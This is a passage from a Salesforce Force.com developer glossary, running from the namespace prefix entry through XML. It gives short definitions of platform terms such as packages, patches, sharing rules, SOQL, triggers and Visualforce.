In a packaging context, a one- to 15-character alphanumeric identifier that distinguishes your package and its contents from packages of other developers onAppExchange, similar to a domain name. Salesforce automatically prepends your namespace prefix, followed by two underscores ("___"), to all unique component names in your Salesforce organization.

Native App
An app that is built exclusively with setup (metadata) configuration on Force.com. Native apps do not require any external services or infrastructure.

O

Object
An object allows you to store information in your Salesforce organization. The object is the overall definition of the type of information you are storing. For example, the case object allow you to store information regarding customer inquiries. For each object, your organization will have multiple records that store the information about specific instances of that type of data. For example, you might have a case record to store the information about Joe Smith's training inquiry and another case record to store the information about Mary Johnson's configuration issue.

Object-Level Help
Custom help text that you can provide for any custom object. It displays on custom object record home (overview), detail, and edit pages, as well as list views and related lists.

Object-Level Security
Settings that allow an administrator to hide whole objects from users so that they don't know that type of data exists. Object-level security is specified with object permissions.

One-to-Many Relationship
A relationship in which a single object is related to many other objects. For example, an account may have one or more related contacts.

Organization
A deployment of Salesforce with a defined set of licensed users. An organization is the virtual space provided to an individual customer of Salesforce. Your organization includes all of your data and applications, and is separate from all other organizations.

Organization-Wide Defaults
Settings that allow you to specify the baseline level of data access that a user has in your organization. For example, you can set organization-wide defaults so that any user can see any record of a particular object that is enabled via their object permissions, but they need extra permissions to edit one.

Outbound Call
Any call that originates from a user to a number outside of a call center in Salesforce CRM Call Center.

Outbound Message
An outbound message sends information to a designated endpoint, like an external service. Outbound messages are configured from Setup. You must configure the external endpoint and create a listener for the messages using the SOAP API.

Owner
Individual user to which a record (for example, a contact or case) is assigned.

P

PaaS
See Platform as a Service.

Package
A group of Force.com components and applications that are made available to other organizations through the AppExchange. You use packages to bundle an app along with any related components so that you can upload them to AppExchange together.

Package Dependency
This is created when one component references another component, permission, or preference that is required for the component to be valid. Components can include but are not limited to:

- Standard or custom fields
- Standard or custom objects
- Visualforce pages
- Apex code

Permissions and preferences can include but are not limited to:

- Divisions
- Multicurrency
- Record types

Package Installation
Installation incorporates the contents of a package into your Salesforce organization. A package on the AppExchange can include an app, a component, or a combination of the two. After you install a package, you may need to deploy components in the package to make it generally available to the users in your organization.

Package Version
A package version is a number that identifies the set of components uploaded in a package. The version number has the format `majorNumber.minorNumber.patchNumber` (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The `patchNumber` is generated and updated only for a patch release.

Unmanaged packages are not upgradeable, so each package version is simply a set of components for distribution. A package version has more significance for managed packages. Packages can exhibit different behavior for different versions. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package. See also Patch and Patch Development Organization.

Partner WSDL
A loosely-typed WSDL for customers, partners, and ISVs who want to build an integration or an AppExchange app that can work across multiple Salesforce organizations. With this WSDL, the developer is responsible for marshaling data in the correct object representation, which typically involves editing the XML. However, the developer is also freed from being dependent on any particular data model or Salesforce organization. Contrast this with the Enterprise WSDL, which is strongly typed.

Patch
A patch enables a developer to change the functionality of existing components in a managed package, while ensuring subscribing organizations that there are no visible behavior changes to the package. For example, you can add new variables or change the body of an Apex class, but you may not add, deprecate, or remove any of its methods. Patches are tracked by a `patchNumber` appended to every package version. See also Patch Development Organization and Package Version.

Patch Development Organization
The organization where patch versions are developed, maintained, and uploaded. Patch development organizations are created automatically for a developer organization when they request to create a patch. See also Patch and Package Version.

Personal Edition
Product designed for individual sales representatives and single users.

Platform as a Service (PaaS)
An environment where developers use programming tools offered by a service provider to create applications and deploy them in a cloud. The application is hosted as a service and provided to customers via the Internet. The PaaS vendor provides an API for creating and extending specialized applications. The PaaS vendor also takes responsibility for the daily maintenance, operation, and support of the deployed application and each customer's data. The service alleviates the need for programmers to install, configure, and maintain the applications on their own hardware, software, and related IT resources. Services can be delivered using the PaaS environment to any market segment.

Platform Edition
A Salesforce edition based on Enterprise, Unlimited, or Performance Edition that does not include any of the standard Salesforce apps, such as Sales or Service & Support.

Primary Key
A relational database concept. Each table in a relational database has a field in which the data value uniquely identifies the record. This field is called the primary key. The relationship is made between two tables by matching the values of the foreign key in one table with the values of the primary key in another.

Production Organization
A Salesforce organization that has live users accessing data.

Professional Edition
A Salesforce edition designed for businesses who need full-featured CRM functionality.

Prototype
The classes, methods and variables that are available to other Apex code.

Q

Query Locator
A parameter returned from the `query()` or `queryMore()` API call that specifies the index of the last result record that was returned.

Query String Parameter
A name-value pair that's included in a URL, typically after a '?' character. For example:

```
https://yourInstance.salesforce.com/001/e?name=value
```

R

Record
A single instance of a Salesforce object. For example, "John Jones" might be the name of a contact record.

Record ID
The unique identifier for each record.

Record-Level Security
A method of controlling data in which you can allow a particular user to view and edit an object, but then restrict the records that the user is allowed to see.

Record Locking
Record locking prevents users from editing a record, regardless of field-level security or sharing settings. By default, Salesforce locks records that are pending approval. Only admins can edit locked records.

Record Name
A standard field on all Salesforce objects. Whenever a record name is displayed in a Force.com application, the value is represented as a link to a detail view of the record. A record name can be either free-form text or an autonumber field. `Record Name` does not have to be a unique value.

Recycle Bin
A page that lets you view and restore deleted information. Access the Recycle Bin by using the link in the sidebar.

Relationship
A connection between two objects, used to create related lists in page layouts and detail levels in reports. Matching values in a specified field in both objects are used to link related data; for example, if one object stores data about companies and another object stores data about people, a relationship allows you to find out which people work at the company.

Relationship Query
In a SOQL context, a query that traverses the relationships between objects to identify and return results. Parent-to-child and child-to-parent syntax differs in SOQL queries.

Role Hierarchy
A record-level security setting that defines different levels of users such that users at higher levels can view and edit information owned by or shared with users beneath them in the role hierarchy, regardless of the organization-wide sharing model settings.

Roll-Up Summary Field
A field type that automatically provides aggregate values from child records in a master-detail relationship.

Running User
Each dashboard has a *running user*, whose security settings determine which data to display in a dashboard. If the running user is a specific user, all dashboard viewers see data based on the security settings of that user—regardless of their own personal security settings. For dynamic dashboards, you can set the running user to be the logged-in user, so that each user sees the dashboard according to his or her own access level.

S

SaaS
See Software as a Service (SaaS).

S-Control

Note: S-controls have been superseded by Visualforce pages. After March 2010 organizations that have never created s-controls, as well as new organizations, won't be allowed to create them. Existing s-controls will remain unaffected, and can still be edited.

Custom Web content for use in custom links. Custom s-controls can contain any type of content that you can display in a browser, for example a Java applet, an Active-X control, an Excel file, or a custom HTML Web form.

Salesforce Certificate and Key Pair

Salesforce certificates and key pairs are used for signatures that verify a request is coming from your organization. They are used for authenticated SSL communications with an external web site, or when using your organization as an Identity Provider. You only need to generate a Salesforce certificate and key pair if you're working with an external website that wants verification that a request is coming from a Salesforce organization.

Salesforce Record ID

A unique 15- or 18-character alphanumeric string that identifies a single record in Salesforce.

Salesforce SOA (Service-Oriented Architecture)

A powerful capability of Force.com that allows you to make calls to external Web services from within Apex.

Sandbox

A nearly identical copy of a Salesforce production organization for development, testing, and training. The content and size of a sandbox varies depending on the type of sandbox and the editioin of the production organization associated with the sandbox.

Semi-Join

A semi-join is a subquery on another object in an `IN` clause in a SOQL query. You can use semi-joins to create advanced queries, such as getting all contacts for accounts that have an opportunity with a particular record type. See also Anti-Join.

Session ID

An authentication token that is returned when a user successfully logs in to Salesforce. The Session ID prevents a user from having to log in again every time he or she wants to perform another action in Salesforce. Different from a record ID or Salesforce ID, which are terms for the unique ID of a Salesforce record.

Session Timeout

The period of time after login before a user is automatically logged out. Sessions expire automatically after a predetermined length of inactivity, which can be configured in Salesforce from Setup by clicking **Security Controls**. The default is 120 minutes (two hours). The inactivity timer is reset to zero if a user takes an action in the Web interface or makes an API call.

Setter Methods

Methods that assign values. See also Getter Methods.

Setup

A menu where administrators can customize and define organization settings and Force.com apps. Depending on your organization's user interface settings, Setup may be a link in the user interface header or in the drop-down list under your name.

Sharing

Allowing other users to view or edit information you own. There are different ways to share data:

- Sharing Model—defines the default organization-wide access levels that users have to each other's information and whether to use the hierarchies when determining access to data.
- Role Hierarchy—defines different levels of users such that users at higher levels can view and edit information owned by or shared with users beneath them in the role hierarchy, regardless of the organization-wide sharing model settings.
- Sharing Rules—allow an administrator to specify that all information created by users within a given group or role is automatically shared to the members of another group or role.
- Manual Sharing—allows individual users to share records with other users or groups.

- Apex-Managed Sharing—enables developers to programmatically manipulate sharing to support their application's behavior. See Apex-Managed Sharing.

Sharing Model
Behavior defined by your administrator that determines default access by users to different types of records.

Sharing Rule
Type of default sharing created by administrators. Allows users in a specified group or role to have access to all information created by users within a given group or role.

Sites
Force.com Sites enables you to create public websites and applications that are directly integrated with your Salesforce organization—without requiring users to log in with a username and password.

SOAP (Simple Object Access Protocol)
A protocol that defines a uniform way of passing XML-encoded data.

SOAP API
A SOAP-based Web services application programming interface that provides access to your Salesforce organization's information.

sObject
The abstract or parent object for all objects that can be stored in the Force.com platform.

Software as a Service (SaaS)
A delivery model where a software application is hosted as a service and provided to customers via the Internet. The SaaS vendor takes responsibility for the daily maintenance, operation, and support of the application and each customer's data. The service alleviates the need for customers to install, configure, and maintain applications with their own hardware, software, and related IT resources. Services can be delivered using the SaaS model to any market segment.

SOQL (Salesforce Object Query Language)
A query language that allows you to construct simple but powerful query strings and to specify the criteria that should be used to select data from the Force.com database.

SOSL (Salesforce Object Search Language)
A query language that allows you to perform text-based searches using the Force.com API.

Standard Object
A built-in object included with the Force.com platform. You can also build custom objects to store information that is unique to your app.

System Log
Part of the Developer Console, a separate window console that can be used for debugging code snippets. Enter the code you want to test at the bottom of the window and click Execute. The body of the System Log displays system resource information, such as how long a line took to execute or how many database calls were made. If the code did not run to completion, the console also displays debugging information.

T

Tag
In Salesforce, a word or short phrases that users can associate with most records to describe and organize their data in a personalized way. Administrators can enable tags for accounts, activities, assets, campaigns, cases, contacts, contracts, dashboards, documents, events, leads, notes, opportunities, reports, solutions, tasks, and any custom objects (except relationship group members) Tags can also be accessed through the SOAP API.

Test Case Coverage
Test cases are the expected real-world scenarios in which your code will be used. Test cases are not actual unit tests, but are documents that specify what your unit tests should do. High test case coverage means that most or all of the real-world scenarios you have identified are implemented as unit tests. See also Code Coverage and Unit Test.

Test Method
An Apex class method that verifies whether a particular piece of code is working properly. Test methods take no arguments, commit no data to the database, and can be executed by the `runTests()` system method either through the command line or in an Apex IDE, such as the Force.com IDE.

Test Organization
See Sandbox.

Transaction, Apex
An *Apex transaction* represents a set of operations that are executed as a single unit. All DML operations in a transaction either complete successfully, or if an error occurs in one operation, the entire transaction is rolled back and no data is committed to the database. The boundary of a transaction can be a trigger, a class method, an anonymous block of code, a Visualforce page, or a custom Web service method.

Trigger
A piece of Apex that executes before or after records of a particular type are inserted, updated, or deleted from the database. Every trigger runs with a set of context variables that provide access to the records that caused the trigger to fire, and all triggers run in bulk mode—that is, they process several records at once, rather than just one record at a time.

Trigger Context Variable
Default variables that provide access to information about the trigger and the records that caused it to fire.

U

Unit Test
A unit is the smallest testable part of an application, usually a method. A unit test operates on that piece of code to make sure it works correctly. See also Test Method.

Unlimited Edition
Unlimited Edition is Salesforce's solution for maximizing your success and extending that success across the entire enterprise through the Force.com platform.

Unmanaged Package
A package that cannot be upgraded or controlled by its developer.

URL (Uniform Resource Locator)
The global address of a website, document, or other resource on the Internet. For example, http://www.salesforce.com.

User Acceptance Testing (UAT)
A process used to confirm that the functionality meets the planned requirements. UAT is one of the final stages before deployment to production.

V

Validation Rule
A rule that prevents a record from being saved if it does not meet the standards that are specified.

Version
A number value that indicates the release of an item. Items that can have a version include API objects, fields and calls; Apex classes and triggers; and Visualforce pages and components.

View
The user interface in the Model-View-Controller model, defined by Visualforce.

View State
Where the information necessary to maintain the state of the database between requests is saved.

Visualforce
A simple, tag-based markup language that allows developers to easily define custom pages and components for apps built on the platform. Each tag corresponds to a coarse or fine-grained component, such as a section of a page, a related list, or a field. The components can either be controlled by the same logic that is used in standard Salesforce pages, or developers can associate their own logic with a controller written in Apex.

Visualforce Controller
See Controller, Visualforce.

Visualforce Lifecycle
The stages of execution of a Visualforce page, including how the page is created and destroyed during the course of a user session.

Visualforce Page
A web page created using Visualforce. Typically, Visualforce pages present information relevant to your organization, but they can also modify or capture data. They can be rendered in several ways, such as a PDF document or an email attachment, and can be associated with a CSS style.

W

Web Service
A mechanism by which two applications can easily exchange data over the Internet, even if they run on different platforms, are written in different languages, or are geographically remote from each other.

WebService Method
An Apex class method or variable that can be used by external systems, like a mash-up with a third-party application. Web service methods must be defined in a global class.

Web Services API
A Web services application programming interface that provides access to your Salesforce organization's information. See also SOAP API and Bulk API.

Automated Actions
Automated actions, such as email alerts, tasks, field updates, and outbound messages, can be triggered by a process, workflow rule, approval process, or milestone.

Wrapper Class
A class that abstracts common functions such as logging in, managing sessions, and querying and batching records. A wrapper class makes an integration more straightforward to develop and maintain, keeps program logic in one place, and affords easy reuse across components. Examples of wrapper classes in Salesforce include theAJAX Toolkit, which is a JavaScript wrapper around the Salesforce SOAP API, wrapper classes such as `CCritical Section` in the CTI Adapter for Salesforce CRM Call Center, or wrapper classes created as part of a client integration application that accesses Salesforce using the SOAP API.

WSDL (Web Services Description Language) File
An XML file that describes the format of messages you send and receive from a Web service. Your development environment's SOAP client uses the Salesforce Enterprise WSDL or Partner WSDL to communicate with Salesforce using the SOAP API.

X

XML (Extensible Markup Language)

A markup language that enables the sharing and transportation of structured data. All Force.com components that are retrieved or deployed through the Metadata API are represented by XML definitions.
